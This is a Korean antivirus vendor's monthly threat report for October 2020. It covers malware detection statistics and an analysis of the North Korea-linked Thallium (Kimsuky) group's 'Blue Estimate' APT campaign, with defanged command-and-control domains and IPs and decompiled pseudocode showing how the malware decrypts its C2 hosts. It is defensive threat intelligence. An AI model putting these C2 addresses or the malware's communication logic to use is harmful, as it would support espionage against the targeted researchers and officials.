이스트시큐리티

보안 동향 보고서

No.134 2020.11

No.134 2020.11

이스트시큐리티 보안 동향 보고서

CONTENTS

01
악성코드 통계 및 분석

악성코드 동향

알약 악성코드 탐지 통계

랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

1. 악성코드 동향

10 월은 유난히 특정 정부와 연계된 해커 그룹의 APT 공격과 사용자를 메일 확인을 유도하여 악성코드를 유포하고 개인정보를 탈취하는 피싱 공격이 두드러진 달이었습니다.

탈륨(Thallium) 조직은 김수키(Kimsuky)라는 이름으로도 알려진 북한 정부 연계 해커 그룹으로 최근 한국과 미국 등에서 연이어 활발한 첩보 활동을 전개하고 있습니다. 탈륨 조직의 공격 대상 리스트에는 정치·외교·안보·통일·국방 전현직 관계자를 포함해 주요 정부 기관 자문 위원으로 활동하는 교수진과 북한 전문 취재 기자들이 포함되어 있는데, 이와 더불어 비트코인 등 암호화폐 분야나 국내외 의료 및 제약 관계자 등 전방위 공격이 수행되고 있습니다. 북한 정부와 연계된 탈륨의 사이버 위협 수위는 갈수록 증대되고 있어 유사 위협에 노출되지 않도록 민관의 특별한 주의와 관심이 요구됩니다. 또한 대북 분야 관계자와 정상적 이메일을 수차례 주고받아 의심을 최소화한 후 악성 파일이나 URL 링크를 보내는 등 사전에 치밀하게 준비된 시나리오 기반의 시간차 공격 전략을 구사하고 있어 항상 의심하고 조심하는 보안 의식이 필요합니다.

이번 달에 주목할 만한 악성 이메일에는 비너스락커(VenusLocker) 조직이 보낸 것으로 추정되는 이력서 위장 이메일이 있습니다. 이력서 위장 이메일의 경우 실제 받는 사람이 인사팀 인원으로 되어 있다는 특징이 있습니다. 피싱 메일의 첨부파일을 실행할 경우 Makop 랜섬웨어가 실행되어 큰 피해가 발생되니 각별한 주의가 필요합니다. 그뿐만 아니라 구직에 관심을 갖고 있는 사람들을 타깃으로 유포된 청년 인턴 보도자료로 위장한 랜섬웨어 파일이 발견되었습니다. 대표적인 특징으로는 공격자가 pdf 파일 아이콘이 아닌 pdx 파일 아이콘을 사용하였으며 일반적인 랜섬웨어와 다르게 확장자 변경이 이루어지지 않습니다. 따라서 악성코드 감염을 예방하기 위해 출처가 불분명한 메일을 수신했을 경우에, 특히 첨부파일을 열어볼 경우에는 신중을 기해야 하며 백신 업데이트 최신화와 정기 검사를 습관화하여야 합니다. 또한 중요한 자료는 정기적으로 외장 매체나 클라우드 서비스 등에 백업해서 피해를 최소화할 수 있도록 해야 합니다.

이외에도 해외에서는 미국 대선을 맞아 대선 결과를 궁금해하는 사람들의 확인을 유도하는 피싱 캠페인과 할로윈 축제를 주제로 파티 초대장으로 위장한 피싱 이메일 등이 성행했습니다. 또한 국내에서는 보안에 취약한 웹사이트에서 유출된 개인정보가 다크웹을 통해 유통된 사건이 있었습니다. 해당 사건은 웹사이트의 보안 취약점을 악용한 해킹 공격이었으며 개인정보 유출이 지속될 경우 크리덴셜 스터핑과 같은 2 차 피해도 발생할 수 있습니다. 최근 보안이 취약한 웹사이트에서 다크웹 관련 공격이 증가하고 있는 만큼 웹사이트 운영자들은 방화벽 설치, SQL 인젝션 보안 코딩, 취약점 패치 등 웹사이트 및 데이터베이스 서버 보안을 강화해야 합니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

감염 악성코드 Top 15 는 사용자 PC 에서 탐지된 악성코드를 기반으로 산출한 통계다.

2020 년 10 월의 감염 악성코드 Top 15 리스트에서는 지난 3 월부터 9 월까지 꾸준히 1 위를 차지했던 Hosts.media.opencandy.com 이 10 월에도 동일하게 1 위를 차지했으며 지난달에 2 위, 3 위, 4 위를 차지했던 Misc.HackTool.AutoKMS, Trojan.ShadowBrokers.A, Misc.HackTool.KMSActivator 가 순위를 지켰다. 이번 달에는 Trojan.Agent.VB.Gen 을 비롯한 5 건의 악성코드가 새롭게 Top 15 에 진입하였으며 그 외에는 지난 달과 비슷한 순위 양상을 보였다.


순위	등락	악성코드 진단명	카테고리	합계(감염자 수)
1	-	Hosts.media.opencandy.com	Host	311,158
2	-	Misc.HackTool.AutoKMS	Trojan	209,249
3	-	Trojan.ShadowBrokers.A	Trojan	149,570
4	-	Misc.HackTool.KMSActivator	Trojan	116,530
5	New	Trojan.Agent.VB.Gen	Trojan	113,695
6	↓ 1	Backdoor.Generic.792814	Backdoor	90,431
7	New	Trojan.Glupteba.gen	Trojan	84,184
8	↓ 2	Misc.Riskware.TunMirror	Trojan	68,995
9	↑ 3	Gen:Trojan.Dropper.RQU.Ev1@aGUXIJfO	Trojan	62,188
10	↑ 1	Trojan.Agent.gen	Trojan	55,765
11	New	Trojan.GenericKD.34497031	Trojan	55,047
12	New	Trojan.GenericKD.34638119		Trojan
13	↓ 3	Misc.Keygen	Trojan	53,355
14	New	Trojan.HTML.Ramnit.A	Trojan	47,771
15	↓ 1	Win32.Neshta.A	Virus	43,578

*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임

2020 년 10 월 01 일 ~ 2020 년 10 월 31 일


악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 71%를 차지했으며 호스트파일(Host) 유형이 20%로 그 뒤를 이었다. 백도어(Backdoor) 유형의 비율이 소폭 상승했으며 전반적으로 9 월에 비해 10 월의 전체 감염 건수는 36% 가량 감소하였다.



카테고리별 악성코드 비율 전월 비교


10 월에는 9 월과 비교하여 트로이목마(Trojan)와 호스트파일(Host) 유형 악성코드 감염 카테고리 비율이 모두 증가하였으며, 애드웨어(Adware) 악성코드의 감염 비율이 소폭 하락하였다.



3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

10 월 랜섬웨어 차단 통계


해당 통계는 통합 백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간통계로써, DB 에 의한 시그니처 탐지 횟수는 통계에 포함되지 않는다. 10 월 1 일부터 10 월 31 일까지 총 57,021 건의 랜섬웨어 공격 시도가 차단되었다. 9 월에 비해 랜섬웨어 공격 건수는 약 6.1% 가량 증가하였다.



악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside 에서 수집한 악성코드 유포지/경유지 URL 에 대한 월간 통계로, 10 월 한 달간 총 8,368,091 건의 악성코드 경유지/유포지 URL 이 확인되었다. 이 수치는 9 월 한 달 간 확인되었던 4,629,147 건의 악성코드 경유지/유포지 URL 수에 비해 약 80% 가량 증가한 수치다.

악성코드 경유지/유포지 URL 의 경우 항상 고정적인 URL 만 모니터링하는 것이 아닌, 계속적으로 모니터링 대상을 확대하고 있기 때문에 월별로 증가세와 감소세를 비교하는 부분은 참고로만 봐주시기 바란다.



02
전문가 보안 기고

1. 北 연계 탈륨조직, '블루 에스티메이트(Blue Estimate)' APT 캠페인 지속

2. 학교생활 안내서로 위장한 랜섬웨어 주의!

1. 北 연계 탈륨조직, '블루 에스티메이트(Blue Estimate)' APT 캠페인 지속

2019 년 말 미국 마이크로소프트(MS)사가 고소하면서 알려진 북한 연계 해킹그룹 '탈륨(Thallium)'의 새로운 지능형지속위협(APT) 공격 징후가 포착됐습니다. 탈륨은 일명 김수키(Kimsuky)라는 이름으로도 알려져 있습니다.


ESRC 는 11 월에 제작된 신규 악성파일이 지난 2019 년 12 월 04 일 '김수키 조직, 청와대 녹지원/상춘재 행사 견적서 사칭 APT 공격' 제목의【블루 에스티메이트(Blue Estimate)】APT 캠페인 시리즈로 확인했습니다.

현재 위협 행위자는 한국 과학기술연구, 방위산업 등 멀티 APT 공격을 수행 중입니다. 이들은 다양한 분야에 대한 사이버 위협활동을 지속하고 있으며, 그 활성도가 매우 높은 상태로 감지되고 있습니다.

지난 11 월 04 일 정찰 및 침투목적의 악성 이메일을 발송한 정황이 포착된 바 있는데, 이때 사용된 명령제어(C2) 호스트 주소는 다음과 같습니다.


- kaist.r-naver[.]com (185.224.137.164)
- www.kaist-ac[.]xyz (185.224.138.29)
- mail.kaist-ac[.]xyz (143.248.155.65)


Domain Name: KAIST-AC.XYZ
Registrar URL: https://porkbun.com
Updated Date: 2020-11-10T19:11:40.0Z
Creation Date: 2020-11-01T13:41:49.0Z



[그림 1] 악성 이메일에 포함된 내부 코드 화면

해당 C2 주소는 바이러스토탈(VirusTotal.com)에 등록된 쓰렛 인사이드(Threat Inside) 서비스를 통해 이미 악성 웹 사이트로 분류되어 있는 상태입니다.





[그림 2] 바이러스토탈 서비스에 탐지된 화면

이런 가운데 동일 조직이 사용한 새로운 악성 파일이 ESRC 위협 인텔리전스 모니터링 과정에 발견되었습니다.

해당 악성 파일은 빌드타임(KST) 기준으로 2020 년 11 월 10 일 제작됐습니다. 그리고 64 비트 DLL 형식을 가지고 있으며 익스포트 함수명이 'ut_zeus(x64).dll' 입니다. C2 주소는 'app.veryton[.]ml (216.189.159.36)' 입니다.

악성 모듈 제작자는 '제우스(zeus)' 이름을 지정해 여러차례 변종을 제작한 바 있는데, 2020 년 07 월 10 일 제작된 32 비트 변종은 익스포트 함수명이 'ut_zeus(x86).dll' 입니다. C2 주소는 'eastsea.or[.]kr (45.13.135.103)' 입니다.

'eastsea.or[.]kr' 주소에서는 탈륨 조직의 악성 파일이 배포된 이력이 존재합니다.

빌드타임	익스포트명	명령제어(C2) Domain	명령제어(C2) IP
2020-07-10 21:04:00 (KST)	ut_zeus(x86).dll	eastsea.or[.]kr	45.13.135.103
2020-11-10 12:01:08 (KST)	ut_zeus(x64).dll	app.veryton[.]ml	216.189.159.36


```
LOBYTE(v20) = 0;
sub_180001D00(&v20, "819DD942E00DA4C83FC76C57A250E78B6796", 36i64);// app.veryton.ml
v16 = (_QWORD *)sub_180002180(&v23, &v20);
if ( v16[3] >= 8ui64 )
  v16 = (_QWORD *)*v16;
v27 = 0i64;
v28 = 7i64;
LOWORD(v26) = 0;
do
  ++v14;
while ( *((_WORD *)v16 + v14) );
sub_180002720(&v26, v16, v14);
v17 = sub_180006ED0((__int64)&v26, (__int64)&v29);
if ( v25 >= 8 )
{
  v18 = v23;
  if ( 2 * v25 + 2 >= 0x1000 )
  {
    v18 = (_BYTE *)*((_QWORD *)v23 - 1);
    if ( (unsigned __int64)(v23 - v18 - 8) > 0x1F )
      invalid_parameter_noinfo_noreturn();
  }
  j_j_free(v18);
}
v24 = 0i64;
v25 = 7i64;
LOWORD(v23) = 0;
```

```
LOBYTE(v38) = 0;
sub_10001CA0("96A19116F333D1B35692625AA370CFB256", 34);// eastsea.or.kr
v42 = 3;
v34 = &v22;
v26 = 0;
v27 = 7;
LOWORD(v22) = 0;
sub_100025D0(&v41, wcslen((const unsigned __int16 *)&v41));
LOBYTE(v42) = 4;
v14 = sub_100020E0(&v35);
v15 = (const unsigned __int16 *)v14;
LOBYTE(v42) = 5;
if ( *(_DWORD *)(v14 + 20) >= 8u )
  v15 = *(const unsigned __int16 **)v14;
sub_100025D0(v15, wcslen(v15));
LOBYTE(v42) = 6;
v16 = sub_100061A0(0, v19, v20, v21, 0, 7u, v22, (int)v23, v24, v25, (int)v26, v27);
if ( v37 >= 8 )
{
  v17 = v35;
  v18 = 2 * v37 + 2;
  if ( v18 >= 0x1000 )
  {
    v17 = *(_DWORD *)(v35 - 4);
    v18 = 2 * v37 + 37;
    if ( (unsigned int)(v35 - v17 - 4) > 0x1F )
```

[그림 3] 악성 파일이 암호화해 둔 C2 호스트 주소화면

'eastsea.or[.]kr' 주소의 경우는 이미 탈륨 조직이 사용했던 주요 도메인과 동일한 아이피 대역 입니다.

appmedicine.whoint[.]cf
assembly-check-loader.pe[.]hu
bigfile.hol[.]es
bigfile.pe[.]hu
check.sejong-downloader.pe[.]hu
ck.daum-vip.pe[.]hu
daum-do.pe[.]hu
daum.pe[.]hu
gabia.pe[.]hu
mail.astrozeneca[.]ml
members.daum.hol[.]es
nagoya.datastore.pe[.]hu
naver.hol[.]es
snu.ac-kr.esy[.]es
suzuki.datastore.pe[.]hu
toyota.datastore.pe[.]hu
upload.bigfile-nate.pe[.]hu
– 이하 다수 생략 –

문자열 암호화에 사용된 알고리즘은 변종에 따라 상이할 수 있지만, 지난 10 월 16 일 공개된 '탈륨조직의 국내 암호화폐 지갑 펌웨어로 위장한 다차원 APT 공격 분석' 내용과 유사한 흐름을 가지고 있습니다.

마찬가지로 당시 사용된 'kasse.hdactech[.]info' 주소와 'kaist.r-naver[.]com' 연관성이 존재하는 것을 확인할 수 있습니다. 그리고 다른 C2 주소 확인도 가능한데 과거 탈륨 조직이 사용한 도메인들과 연결 됩니다.

Domain	IP
kasse.hdactech[.]info	185.224.138.29
kaist-ac[.]xyz	185.224.138.29
firmware.kasse-tech[.]club	185.224.138.29
updown.kasse-tech[.]club	185.224.138.29
hi-hardwallet.esy[.]es	185.224.138.29
wallet-info.esy[.]es	185.224.138.29
upd.hdac-tech[.]buzz	185.224.138.29
hi-hardwallet.esy[.]es	185.224.138.29
hdac.wallet-info.esy[.]es	185.224.138.29
